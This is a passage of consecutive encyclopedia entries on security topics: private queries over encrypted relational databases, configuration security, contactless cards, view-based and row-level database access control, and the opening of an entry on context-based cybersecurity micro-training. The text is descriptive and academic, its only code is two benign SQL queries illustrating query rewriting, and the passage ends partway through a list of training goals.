Traditional relational database management systems (DBMSs) are designed to operate on clear text stored data, providing per-user access control limitations enforced by the DBMS software itself on the server. The appeal of employing DBMSs where the hardware and software infrastructure is provided as a service by a cloud provider directed a significant amount of research to processing queries for relational database management systems (DBMSs) on encrypted data.

Three main approaches were used to provide solutions with practical performance: (i) employing layered, client-side applied encryption schemes to minimize the information disclosure; (ii) employing searchable symmetric encryption without resorting to information disclosure; and (iii) employing a small and trusted hardware component on the cloud provider machines. Approaching the problem by employing generic fully

homomorphic encryption schemes, or multiparty computation approaches to run a standard relational DBMS on encrypted data, presents a significant performance overhead. However, obtaining efficient solutions, which do not reveal any information to the service provider and provide the full expressivity of a relational DBMP, is still object of further research.

Private Queries Through Multilayered Encryption

This approach to confidential queries for encrypted relational DBMSs enforces data confidentiality defining strategies for a DBMS to operate on encrypted data. The approach was first proposed in Popa et al. (2011), where CryptDB, a first instance of the approach, was described. This approach delegates the data encryption to the client uploading the data and employs layered encryption to disclose only part of the information to the DBMS. In particular, the client (or a proxy concentrator, on the client side) takes care of performing multiple encryptions of the values in a tuple, employing cryptographic primitives which provide less and less information, going from the inmost to the outermost encryption layer. An example of such a layered encryption sees the raw datum being encrypted with a deterministic symmetric encryption scheme allowing the computation of an equality join procedure (i.e., sharing the key with another attribute). Subsequently, the datum is encrypted with a different deterministic encryption scheme, in turn allowing a tuple selection to be computed on the attribute to which it gives value. Finally, the same doubly encrypted datum is encrypted with a randomized symmetric encryption scheme, providing full indistinguishability-from-random confidentiality. This layered approach to data encryption is employed to cope with the fact that the set of queries performed on encrypted data may not be fully known a priori. As a consequence, it is possible for the client to reveal the encryption keys of one or more onion layers, unlocking the possibility to perform more expressive queries on a given datum. Among the property-preserving encryption techniques, the authors of CryptDB employ a searchable (Song et al., 2000) encryption approach to implement queries where the selection is done employing the `like` keyword from SQL.

The CryptDB approach relies on a trade-off between the growing flexibility allowed to the queries and the corresponding information being revealed to perform them. The authors of Naveed et al. (2015) highlighted how it can be possible to recover the tuple contents, in case the user reveals

enough keys so that the data are encrypted only with order-preserving encryption (employed for range queries) and deterministic encryption schemes (employed for selections). This should not take place, as highlighted by the authors of CryptDB (Popa et al., 2015), under the assumption that a proper configuration of CryptDB is done at deployment time. Indeed, such a configuration allows to mark some attributes of the schema as *sensitive*. Sensitive attributes are never subject to partial information disclosure due to deterministic or order preserving encryption schemes.

Private Queries Through Searchable Symmetric Encryption

The authors of Kamara and Moataz (2018) propose an approach which relies on representing the queries through a *Select-Project-Cross Product* (SPC) algebra, which is a subset of the well-known relational algebra by Codd. The said subset allows to express conjunctive queries, i.e., queries of the form `select`*attributes*`from`*table*`where` $(att_1 = x_1) \wedge \ldots \wedge (att_n = x_n)$ in a straightforward fashion.

The proposal by Kamara and Moataz (2018) redesigns the data structures of the relational database, composing them out of low-level structured encryption (STE) schemes. The low-level STE schemes encrypt either dictionaries or multimaps with any chosen-plaintext attack (CPA) secure encryption scheme (e.g., AES in counter mode). To be able to employ these low-level structures and still perform efficient queries, the authors propose to store the data in a redundant format, namely, representing the contents of the tables both row-wise and column-wise. Furthermore, they also preserve in a separate table only the equality relation among pairs of values, without the values themselves. Finally, they also store a set of multimaps, one for each column of the database, where each multimap maps a pair of column elements onto all the rows which have the same value in both columns. Combining this redundant format for information, the authors of Kamara and Moataz (2018) are able to efficiently execute queries represented in an optimized normal form with respect to the plain SPC normal form, achieving comparable performance to the one on a cleartext database. Indexes are also supported employing two layers of multimaps to map any given value to its coordinates row- and column-wise.

Private Queries Mediated by Trusted Hardware

A generic solution to perform private computation, which is also viable to perform private queries, is to add a trusted hardware element on the servers hosted by the cloud provider. Such a trusted hardware element enables the management of symmetric keys and the establishment of a confidential and authenticated communication channel between the client and the trusted hardware element itself. To this end, the trusted element typically takes the form of a small general purpose processor, with dedicated memory and permanent storage, which is embedded either in the same silicon die as the CPU (e.g., the AMD Platform Security Processor (PSP)) or in the motherboard chipset (e.g., the Intel Management Engine (ME)).

Once a trusted element is added to the platform, it is possible to supply securely symmetric encryption keys directly to the memory management subsystem of the CPU and provide either per-process or per-virtual machine main memory encryption. The current hardware available as a commercial solution sees Intel taking the former approach while AMD taking the latter (Mofrad et al., 2018). The solution proposed by AMD allows to encrypt an entire virtual machine, where a conventional DBMS may be run, acting on software-encrypted mass storage. Since the mass storage encryption keys reside in encrypted main memory, even the system administrators at the cloud provider do not gain any information. The solution adopted by Intel provides both confidentiality and integrity of the main memory contents, at the cost of limiting the maximum size of the protected memory to 128 MiBs. Since the common working sets of DBMS far exceed the aforementioned size, a significant effort was put into Priebe et al. (2018) isolating a smaller portion of the DBMS itself to be run in the protected memory portion.

Cross-References

Privacy-Preserving Joins over Encrypted Data
Private Boolean Queries on Encrypted Data
Range Queries over Encrypted Data

References

Kamara S, Moataz T (2018) SQL on structurally-encrypted databases. In: Peyrin T, Galbraith SD (eds) Advances in Cryptology – ASIACRYPT 2018 – 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, 2–6 Dec 2018, Proceedings, Part I. Lecture Notes in Computer Science, vol 11272. Springer, pp 149–180. https://doi.org/10.1007/978-3-030-03326-2_6

Mofrad S, Zhang F, Lu S, Shi W (2018) A comparison study of intel SGX and AMD memory encryption technology. In: Szefer J, Shi W, Lee RB (eds) Proceedings of the 7th International Workshop on Hardware and Architectural Support for Security and Privacy, HASP@ISCA 2018, Los Angeles, 02 June 2018. ACM, pp 9:1–9:8. https://doi.org/10.1145/3214292.3214301

Naveed M, Kamara S, Wright CV (2015) Inference Attacks on Property-Preserving Encrypted Databases. In: Ray I, Li N, Kruegel C (eds) Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, 12–16 Oct 2015. ACM, pp 644–655. https://doi.org/10.1145/2810103.2813651

Popa RA, Redfield CMS, Zeldovich N, Balakrishnan H (2011) Cryptdb: protecting confidentiality with encrypted query processing. In: Wobber T, Druschel P (eds) Proceedings of the 23rd ACM Symposium on Operating Systems Principles 2011, SOSP 2011, Cascais, 23–26 Oct 2011. ACM, pp 85–100. https://doi.org/10.1145/2043556.2043566

Popa RA, Zeldovich N, Balakrishnan H (2015) Guidelines for using the cryptdb system securely. Cryptology ePrint Archive, Paper 2015/979. https://eprint.iacr.org/2015/979

Priebe C, Vaswani K, Costa M (2018) Enclavedb: a secure database using SGX. In: 2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21–23 May 2018, San Francisco. IEEE Computer Society, pp 264–278. https://doi.org/10.1109/SP.2018.00025

Song DX, Wagner DA, Perrig A (2000) Practical techniques for searches on encrypted data. In: 2000 IEEE Symposium on Security and Privacy, Berkeley, 14–17 May 2000. IEEE Computer Society, pp 44–55. https://doi.org/10.1109/SECPRI.2000.848445

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300181

Confidential Storage

Confidential Data Storage

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300182

Confidentiality

Chaffing and Winnowing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1780

Configuration Security

Massimiliano Albanese[57] ✉
(57) Center for Secure Information Systems, George Mason University, Fairfax, VA, USA

✉ **Massimiliano Albanese**
Email: malbanes@gmu.edu

Synonyms

Secure configuration management

Definition

Configuration Security refers to the comprehensive set of practices and measures implemented to safeguard the configuration settings of computer systems, networks, and software applications. It involves protecting critical parameters and options that dictate the behavior and functionality of these entities, ensuring that they limit vulnerability exposure, do not introduce unintended weaknesses, and remain resilient against unauthorized access, tampering, or exploitation.

Background

The exponential growth of connected systems, from smart homes to critical infrastructure and even military platforms, has exposed large and ever-evolving attack surfaces. This landscape, further diversified by the rapid expansion of the Internet of Things (IoT), emphasizes the need for robust Configuration Security. Cybersecurity threats are not limited to consumer

devices. In fact, potential breaches of industrial control systems and critical infrastructure pose a significant risk to national security and public safety. Configuration Security tackles these challenges by systematically defining and deploying secure configurations across diverse computing environments. Its core objective is to mitigate system vulnerabilities, minimize attack surfaces, and maintain optimal functionality and performance. This rigorous process involves a deep understanding of the operational context, a meticulous analysis of functional specifications for individual components, and the definition of robust models of intended functionality for complex systems.

A recent survey on automation for network security configuration (Bringhenti et al. 2023) highlighted how manual orchestration and configuration of network security functions is no longer feasible in an environment where increasingly sophisticated cyber-attacks can exploit any configuration error and inflict significant damage. The increasing sophistication of current threats combined with the growing scale of the problem calls for developing automated approaches to securely configure large interconnected systems.

Theory

Security misconfiguration in complex distributed systems, including networked Industrial Control Systems (ICS) and the Internet of Things (IoT), poses a significant challenge. Traditional approaches focused on tuning individual component settings are insufficient, as they fail to capture the broader security implications of configuration changes across the entire system. This challenge intensifies with the growing scale and complexity of cyber systems, necessitating highly automated solutions.

Filling this critical gap, the SCIBORG framework (Soroush et al. 2020) emerged as a solution to elevate the security posture of distributed systems by analyzing the impact of configuration changes on interdependent components using a three-tier graph-based model. The first subgraph of this model captures functional dependencies between system components, allowing to anticipate cascading failures triggered by security exploits. The second subgraph is a vulnerability graph, capturing information about vulnerabilities on any of the system’s components and their pre-conditions and post-conditions. Finally, the third subgraph captures information about

configuration parameters, constraints among them, and their role in enabling or disabling vulnerability pre-conditions.

This graphical model underpins a Constraint Satisfaction Problem, solved by a Satisfiability Modulo Theories (SMT) solver to determine optimal values for all configuration parameters to minimize the impact of potential attacks while maintaining the desired system functionality. SCIBORG additionally provides human-readable justifications for the proposed configuration changes, enhancing trust and transparency.

Configuration security, as evidenced by the graphical model described above, is closely linked to the notion of attack surface. Consequently, this line of research led to rethinking the definition and the evaluation of a system's attack surface, drawing upon over a decade of research in attack surface metrics. Traditional metrics often overlook the intricate interdependencies within distributed systems, neglecting the influence of vulnerable components and configuration settings on the overall attack surface. To address this limitation, the approach proposed in (Iganibo et al. 2023) estimates the potential attack risk associated with exposed vulnerabilities by tracking how the impact generated by their exploitation propagates through dependency chains.

This approach transcends conventional attack surface metrics, introducing a new family of metrics termed "attack volume metrics." The experimental evaluation demonstrated that the scalability of the new metric for realistic graph sizes, while real-world testbed applications illustrated its effectiveness in assessing the depth and ramifications of potential attacks. This metric can provide valuable insights for ongoing configuration security efforts and guide the selection of optimal configurations.

Application

The practical application of Configuration Security spans several key areas, which are briefly described below.

- *Analysis of Functional Specifications*. Understanding the impact of settings in the configuration space on the functionality of both individual components and composed systems.
- *Constructing Agile System Models*. Developing accurate models of intended functionality for composed systems with minimal human intervention, promoting efficiency and scalability.

- *Ingesting Standard Operating Procedures*. Seamlessly mapping standard operating procedures (SOPs), such as pilot checklists, into functional models of system behavior, bridging the gap between human expertise and automated configuration analysis.
- *Characterizing Attack Surfaces*. Identifying vulnerabilities and aspects of a system's attack surfaces stemming from poorly configured or integrated components, proactively addressing potential attack vectors.
- *Deploying and Monitoring Secure Configurations*. Implementing secure configurations, accompanied by continuous monitoring for unauthorized changes during operation, ensuring ongoing protection and resilience.
- *Designing Configuration Repositories*. Creating authoritative and auditable centralized configuration repositories with strong integrity safeguards, promoting accountability, traceability, and compliance.

In summary, the application of Configuration Security to address the key areas listed above can collectively contribute to a resilient cyber posture.

Open Problems and Future Directions

While Configuration Security has made significant strides in recent years, some challenges remain. Future research directions should include developing advanced methods for analyzing and modeling configuration spaces, advancing the automated generation of secure configurations, and addressing the dynamic nature of evolving threats. Additionally, future research efforts should focus on improving the adaptability of configurations in response to emerging vulnerabilities and ensuring the seamless integration of Configuration Security measures into diverse computing environments.

Cross-References

Attack Graphs
Network Diversity
Network Hardening
Vulnerability Metrics

References

Bringhenti D, Marchetto G, Sisto R, & Valenza F (2023) Automation for network security configuration: state of the art and research trends. ACM Comput Surv 56(3), ACM

Iganibo I, Albanese M, Mosko M, Bier E, Brito AE (2023) An attack volume metric. Secur Priv 6(4), Wiley

Soroush H, Albanese M, Asgari Mehrabadi M, Iganibo I, Mosko M, Gao JH, Fritz DJ, Rane S, Bier E (2020) SCIBORG: secure configurations for the IoT based on optimization and reasoning on graphs. In: Proceedings of the 8th IEEE Conference on Communications and Network Security (IEEE CNS 2020). ACM

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300183

Confirmer Signatures

Designated Confirmer Signature

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300184

Consensus

Byzantine Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300185

Consistency Verification of Security Policy

Firewalls

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_913

Contactless Cards

Marc Vauclair[58] ✉
(58) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

Contactless cards are cards that communicate with the reader through radio waves (i.e., using a RF field). The contactless card is either powered by the RF field or its own power supply if any.

Background

Historically, smart cards were connected to a reader through electrical contacts. At the end of the 1990s, the first contactless smart cards got introduced: the communication between the smart card and the reader is performed using radio waves.

Today there exist dual-interface smart cards. These cards have both a contact interface (e.g., ISO 7816) and a contactless interface (e.g., ISO/IEC 14443).

Theory

For the theory, please refer to the theory of the [NFC] article.

Applications

Typical applications of contactless cards are data exchange, configuration, payment, ticketing, identification, authentication, and access control.

Cross-References

- NFC
- Proximity Card
- RFID Security
- Vicinity Card

Recommended Reading

Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300186

Contactless Palmprint Biometrics

Unconstrained Palmprint Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_695

Content-Based and View-Based Access Control

Arnon Rosenthal[59] ✉ and Edward Sciore[60] ✉
(59) The MITRE Corporation, Bedford, MA, USA
(60) Computer Science Department, Boston College, Chestnut Hill, MA, USA

✉ **Arnon Rosenthal (Corresponding author)**
Email: arnie@mitre.org

✉ **Edward Sciore**
Email: sciore@bc.edu

Definition

View-based access control is a mechanism for implementing database security policies. To implement a desired security policy, a database administrator first defines a view for each relevant subset of the data, and then grants privileges on those views to the appropriate users.

Background

When relational database systems were first implemented, two competing authorization frameworks were proposed: *table privileges* and *content filtering*.

The table privileges framework was introduced in System R (Griffiths and Wade 1976). Authorization is accomplished by granting *privileges* to users, where each privilege corresponds to an operation on a table. Table privileges include SELECT (for reading), INSERT, DELETE, and

UPDATE, as well as “grant option” (which lets you delegate to others the privileges you possess). The creator of the table is given all privileges on it, and is free to grant any of those privileges to other users.

When a user submits a command for execution, the database system allows the request only if the user has suitable privileges on every table mentioned in the command. For example, a user cannot execute a query that involves table T without having SELECT privilege on T, cannot insert a record into T without INSERT privilege on it (in addition to SELECT privileges on tables mentioned in the WHERE clause), and so on. If the user lacks the necessary privileges, the entire request is rejected; this is called “all-or-none semantics.”

The content filtering framework was introduced in the INGRES database system (Stonebraker and Rubenstein 1976). Here, a table owner grants access to others on arbitrary, predicate-defined subsets of his tables. When a user submits a query, the system rewrites the query to include the access predicate granted to the user. The resulting query returns only the requested data that the user is authorized to see.

For example, consider an *Employee* table containing fields such as *Name*, *Dept*, and *Salary*. Suppose that a user has been granted access to all records from the toy department. Then a query such as

```
select * from Employee
where Salary > 100
```

will be rewritten to restrict the scope to employees in the toy department, obtaining

```
select * from Employee
where Salary > 100 and Dept = ‘toy’
```

The filtering predicate ensures that the user sees only the records for which he is authorized.

The main problem with content filtering is that it executes a different query from what the user submitted, and therefore may give unexpected answers. For some applications, a filtered result can be disastrously wrong: e.g., omitting some drugs a patient takes when a physician is checking for dangerous interactions, or omitting secret cargo when computing an airplane’s takeoff weight. Often, one cannot say whether filtering has

occurred, without revealing information one is trying to protect (e.g., that the patient is taking an AIDS-specific drug, or that there *is* secret cargo on the airplane). The client thus needs the ability to indicate that filtering is unacceptable and all-or-none enforcement should be used instead.

The table privilege framework (extended to column privileges) has long been part of standard SQL. More recently, the major mainstream DBMSs have also implemented a filtering capability. This article examines the view authorization framework in more detail, and considers how systems have exploited it to obtain the benefits of content filtering.

Theory

View Authorization

A *view* is a database object whose contents are derived from the existing data (i.e., base tables or previously defined views). In a relational database system, a view is defined by a query, and to other queries, it looks and acts like a base table. In fact, relational views are sometimes called *virtual tables*.

Views are predominantly an abstraction mechanism. A database administrator can design the database so that users never need to look at the base tables. Instead, each user sees a customized interface to the database, containing view tables specifically tailored to that user's needs. These views also insulate users from structural changes to the underlying database. When such changes occur, the database administrator simply alters the view definitions appropriately, transparent to the users. This property of views is known as *logical data independence*.

Views are also an elegant means for controlling the sharing of data. If a user wishes to share some of the data in his tables, he can simply create a view that contains precisely that data. For example, the view might omit sensitive columns (such as salary), or it might compute aggregate values (such as average salary per department). View contents are computed on demand, and will thus change automatically as the underlying tables change.

The table privilege framework enables authorization on these views by allowing privileges to be granted on them, just as for tables. When views are used to implement logical data independence, the database administrator grants privileges on the views defining each user's customized interface,

rather than on the underlying tables. When views are used to support data sharing, the data owner grants privileges directly on his shared views, instead of on the underlying base tables. In each case, users are authorized to see the data intended for them, and are restricted from seeing data that they ought not to see.

Recall that the creator of a base table receives all privileges on it; in contrast, the creator of a view will not. Instead, a view creator will receive only those privileges that are consistent with his privileges on the underlying tables. The rationale is that creating a view should not allow a user to do something that he could not otherwise do. The creator of a view receives SELECT privilege on it if he has sufficient privileges to execute the query defining that view. Similarly, the creator receives INSERT (or DELETE or UPDATE) privilege on the view if the view is updatable and the user is authorized to execute the corresponding insert (or delete or update) command. A user obtains a grant-option privilege on the view if the corresponding privileges on all the underlying tables include grant option.

Content-Based Authorization

View-based authorization allows users to provide the same selected access to their tables as in content filtering. Whereas in content filtering a user would grant access to a selected subset of a table, in view-based authorization a user can instead create a view containing that subset and grant a privilege on it. This technique is straightforward, and is commonly used. However, it has severe drawbacks under the current SQL specification. In fact, these drawbacks are partly responsible for the common practice of having applications enforce data security. When such applications are given full rights to the tables they access, security enforcement depends on application code, whose completeness and semantics are hard to validate. Where feasible, it is better to do the enforcement at the database, based on conditions in a high level language, and where *all* accesses get intercepted.

The biggest drawback stems from the fact that the access control system considers base tables and their views to be distinct and unrelated. Yet for queries whose data fall within the scope of both, this relationship is important. One needs, but do not have, an easy way for an application to use the privileges the invoker has, from whatever view. For example, suppose that three users each have different rights on data in the *Employee*

table: all of *Employee*, the view Underpaid_Employee: *Employee* where *Salary* < 100, 000, and the view Toy_Employee: *Employee* where *Dept* = “toy”. Consider an application needing toy-department employees earning below 50,000. Since any of the three views includes all the needed data, consider the plight of an application that can be invoked by any of the three users: Which view should it reference? Since there is no single view for which all three users are authorized, the application has to test the invoker’s privileges and issue a query to the view on which the invoker possesses privileges (a different query for each view). Such complexity places a significant burden on the application developer, which quickly becomes unmanageable as the users’ privileges change.

Another drawback is that a view must always have explicitly administered privileges, even if there are no security implications. For example, suppose the owner of the *Employee* table invites staff members to create convenience views on it (e.g., the view *RecentHires*). Since in this case the sensitive information is the data, not the view definition, the view creator would expect that everyone with privileges on the *Employee* table will have privileges on the view. Instead, only the creator of *RecentHires* has privileges on it – even the owner of *Employee* has none.

A final drawback is that the mechanism for initializing privileges lacks flexibility. Suppose that multiple competing hospitals participate in a federated database, and that these hospitals agree to allow fraud analysts or health-outcome researchers analyze their data. However, these users should not be allowed to see the raw data, but only sanitized views over it. The issue is who will create these views. According to SQL semantics, such a user would need the SELECT privilege with grant option on *every* participant’s contributed information. It may be impossible to find a person trusted by all participants, and if one is found, the concentration of authority risks a complete security failure.

Several researchers have proposed ameliorating these problems by reinterpreting view privileges. The idea is that instead of giving rights to invoke access operations on the view, a privilege is taken as giving rights on the data within it (as with content filtering). With this data-oriented interpretation, the task of authorization is to determine whether a user has rights to the data involved in their command. If the query processor is able to find a query equivalent to the user’s for which the user has the necessary

rights, then no data need be filtered and the user query can reasonably be authorized.

There are three levels of equivalence. The simplest is easily implemented: a user who has access to the tables underlying the view can always access the view. This rule is easily applied in advance, to create derived privileges on views prior to runtime. The second level is to try to rewrite the query at compile time to an equivalent one that references views for which the user has privileges. Constraints in the schema may be exploited (Motro 1989; Rosenthal and Sciore 2000). Query processors already include similar rewrite technology, for query evaluations using materialized views. Finally, there are cases where, by inspecting data visible to the user (i.e., by looking at the results of a different, rather simple query), one can determine that two queries are equivalent on the current database instance (Rizvi et al. 2004).

Row-Level Security

Row-level security provides an effective means of providing simple content-based security, and the products have become quite popular. In effect, for each policy-controlled table, it helps administrators define a simple view that filters the row set, and then automatically transforms user queries; in place of each reference to the table, it substitutes a reference to the view. Simplicity is one key to success: each view is a selection from one table, conjoining one or more simple single-column predicates. The limitations enable fast execution and simple administration. The original Oracle implementation was derived from multilevel secure databases (Denning et al. 1987). In the interest of brevity, the discussion below omits some capabilities; see Oracle Corporation (2011) and Shaul and Ingram (2007) for further details.

The idea is that an administrator specifies one or more “label” columns that the system appends to each table (optionally visible to user queries). The system then creates a view that filters the rows of the table by matching the value of each label column with a corresponding label in the user session. For example, a user session might have a label indicating the extent to which it is approved for sensitive data, to be compared with a *DataSensitivity* label column. Or a label might designate a stakeholder (e.g., a hospital patient); the patient sees a view that compares his label with a *PatientID* label column. One might even independently define labels to deal

with customer privacy, with business secrets, and with third-party proprietary data.

The software handles most of the details, managing several label columns simultaneously, and testing dominance. Dominance can be in a totally ordered set (e.g., Public, Sensitive, Very Sensitive), or a partially ordered set. Partially ordered sets are useful for implementing role-based access control (Ferraiolo et al. 2007), or where there are multiple labels.

Filtering is far better than total refusal in applications where the application simply wants records satisfying the query condition – and can deal with partial results. It is quite dangerous for applications that need the entire result, such as "Not Exists" queries or statistical summaries. Another disadvantage is that content-based security depends on a large, complex query processor, and is therefore difficult to verify or harden against hackers. A feature (often beneficial, but posing security risks) is that administrators have great flexibility in where and how to apply the filtering policy, and in what value to generate in label columns of the query output.

Open Problems

In current practice, policies can restrict which users can access each table and view. This blocks obvious access paths to that data, but does not directly state, nor achieve, the business intent: namely to prevent attackers from obtaining such and such information. Such "negative privileges" are known as *partial disclosure views* or *privacy views*. However, the semantics and implementation of such guarantees are open problems (Dwork 2008; Fung et al. 2010; Miklau and Suciu 2004), and unlikely to be solved. The fundamental difficulties are to determine all possible ways the protected information might be inferred, and all possible knowledge that an attacker might have available to use in such inference. A further practical difficulty arises when one tries to block complex inferences. For example, to protect ({A} + {B}), should one hide A or B – which choice will do less harm to other applications?

Next, there needs to be a powerful but understandable melding of the all-or-nothing versus filtering semantics (especially label-based filtering). It should be suitably controllable by developers, and work at different granularity. Also, efficient implementation still poses a variety of indexing and query optimization challenges.

For delegation to a view owner, models are needed for managing computed resources in federated systems. For example, researchers might devise better constructs to let input owners collaborate in managing a view, without appointing someone with full rights over all inputs (Rosenthal and Sciore 2000). The degree of trust in the view computation also needs to be expressed and managed.

Finally, filtering is often proposed for XML security, with a variety of languages and semantics, e.g., Zhang et al. (2007) and Zhu et al. (2009). On the other hand, static security also makes sense, in an analog of table and column privileges. There currently is no widely supported standard for access control in XML databases. Worse proposed approaches do not demonstrate compatibility with SQL, so there are likely to be many differences. Research is needed to make security as bilingual as storage and query processing, e.g., by building a security model from primitives underlying SQL and XML. The difficulties seem to fall into two broad categories: Are the security semantics different, for equivalent queries in the two data models – i.e., is it possible that information that is protected in the relational model might not be protected if viewed in XML (or vice versa)? And, is it possible to build one DBMS security capability to serve both data models. To add to the challenge, additional models such as RDF/OWL may someday need to be accommodated.

Cross-References

Discretionary Access Control (DAC) Policies

Acknowledgments

This work was partially supported by the MITRE Innovation Program. Ian Davis of the SQL standards committee made the authors aware of the paradoxical behavior of convenience views.

Recommended Reading

Denning D, Akl S, Heckman M, Lunt T, Morgenstern M, Neumann P, Schell R (1987) Views for multilevel database security. IEEE Trans Softw Eng SE-13(2):129–140

Dwork C (2008) Differential privacy: a survey of results. In: Proceedings of the conference on theory and applications of models of computation. Springer, Heidelberg

Ferraiolo D, Kuhn R, Chandramouli R (2007) Role based access control. Artech House, Boston

Fung B, Wang K, Chen R, Yu P (2010) Privacy-preserving data publishing: a survey on recent developments. ACM Comput Surv 42(4):1–53

Griffiths P, Wade B (1976) An authorization mechanism for a relational database system. ACM Trans Database Syst 1(3):242–255

Miklau G, Suciu D (2004) A formal analysis of information disclosure in data exchange. In: Proceedings of the SIGMOD conference, Paris, France. ACM, pp 575–586

Motro A (1989) An access authorization model for relational databases based on algebraic manipulation of view definitions. In: Proceedings of the conference on data engineering. IEEE, Washington, DC, pp 339–347

Oracle Corporation, Oracle Label Security. January 3, 2011. http://www.oracle.com/technetwork/database/options/index-084797.html

Rizvi S, Mendelzon A, Sudarshan S, Roy P (2004) Extending query rewriting techniques for fine-grained access control. In: Proceedings of the SIGMOD conference, Paris, France. ACM, pp 551–562

Rosenthal A, Sciore E (2000) View security as a basis for data warehouse security. In: Proceedings of the international workshop on design and management of data warehouses, Sweden, 2000

Shaul J, Ingram A (2007) Practical Oracle security. Syngress Publishers, Rockland

Stonebraker M, Rubenstein P (1976) The INGRES protection system. In: Proceedings of the ACM annual conference. ACM, New York, pp 80–84

Zhang H, Zhang N, Salem K, Zhao D (2007) Compact access control labeling for efficient secure XML query evaluation. Data Knowl Eng 60(2):326–344

Zhu H, Lu K, Lin R (2009) A practical mandatory access control model for XML databases. Inf Sci 179(8):1116–1133

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300187

Context-Awareness

Attack Traceability

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1781

Context-Based Micro-training

Joakim Kävrestad[61] ✉ and Marcus Nohlberg[61] ✉
(61) School of Informatics, University of Skövde, Skövde, Sweden

✉ **Joakim Kävrestad (Corresponding author)**
Email: joakim.kavrestad@his.se

✉ **Marcus Nohlberg**
Email: marcus.nohlberg@his.se

Definition

Context-Based Micro-Training (CBMT) is a method for implementing cybersecurity training for end-users. CBMT includes goals that describe what such training should aim to facilitate and guidelines that outline how.

Background

Users are expected to behave in a certain way in cyberspace to ensure cybersecurity. Policies and technical controls, for instance, provide rules that regulate how passwords should be created, how users should react to email, and what information is allowed to be given away on the phone. Yet, incorrect or insecure user actions continuously lead to cybersecurity incidents (Safa and Von Solms 2016). The use of training to support users towards secure behavior has been suggested by researchers for decades and is often used in practice. Such training can be delivered to users in different ways that can be grouped as follows:

- Scheduled training often takes the form of a live lecture delivered physically or online.

- On-demand training where the user will access a training platform on the user's own accord.
- Training sent directly to the user at regular intervals using, for instance, email or an application.
- Simulations where users experience cybersecurity situations and get feedback on how they act in those situations.
- Warnings displayed to users in various situations, for instance, when downloading a file.

The actual material presented to the user can also vary with plain text, videos, or games as the most common approaches found in the literature.

Despite the frequent use of training, the problem of insecure behavior persists, suggesting that training methods are not effective enough for improving user behavior. In fact, the effectiveness of cybersecurity training has also attracted attention for decades, and there are several suggested reasons for this insufficiency found in literature:

- Users are informed about how to act, but not motivated to act according to the instructions (Bada et al. 2019).
- The knowledge a user acquires during training is only retained for a limited time (Reinheimer et al. 2020).
- It is challenging to get users to participate in training to a high enough extent (Gjertsen et al. 2017).

Context-based micro-training (CBMT) has been proposed as a method for implementation of cybersecurity training that aims to address these problems (Kävrestad and Nohlberg 2020).

Theory and Application

CBMT outlines goals that cybersecurity training of end-users should seek to aim towards and guidelines that describe how that training can be implemented to reach those goals. The goals and guidelines, as outlined by Kävrestad and Nohlberg (2020), are as follows.

Goals:

- Provide training that users want to make use of, instead of forcing them to participate in the training.
- Include an awareness-raising mechanism.
- Require no prior knowledge from the user.

- Be short and easy to absorb.
- Should minimize annoyance for all users, especially those already familiar with the subject.

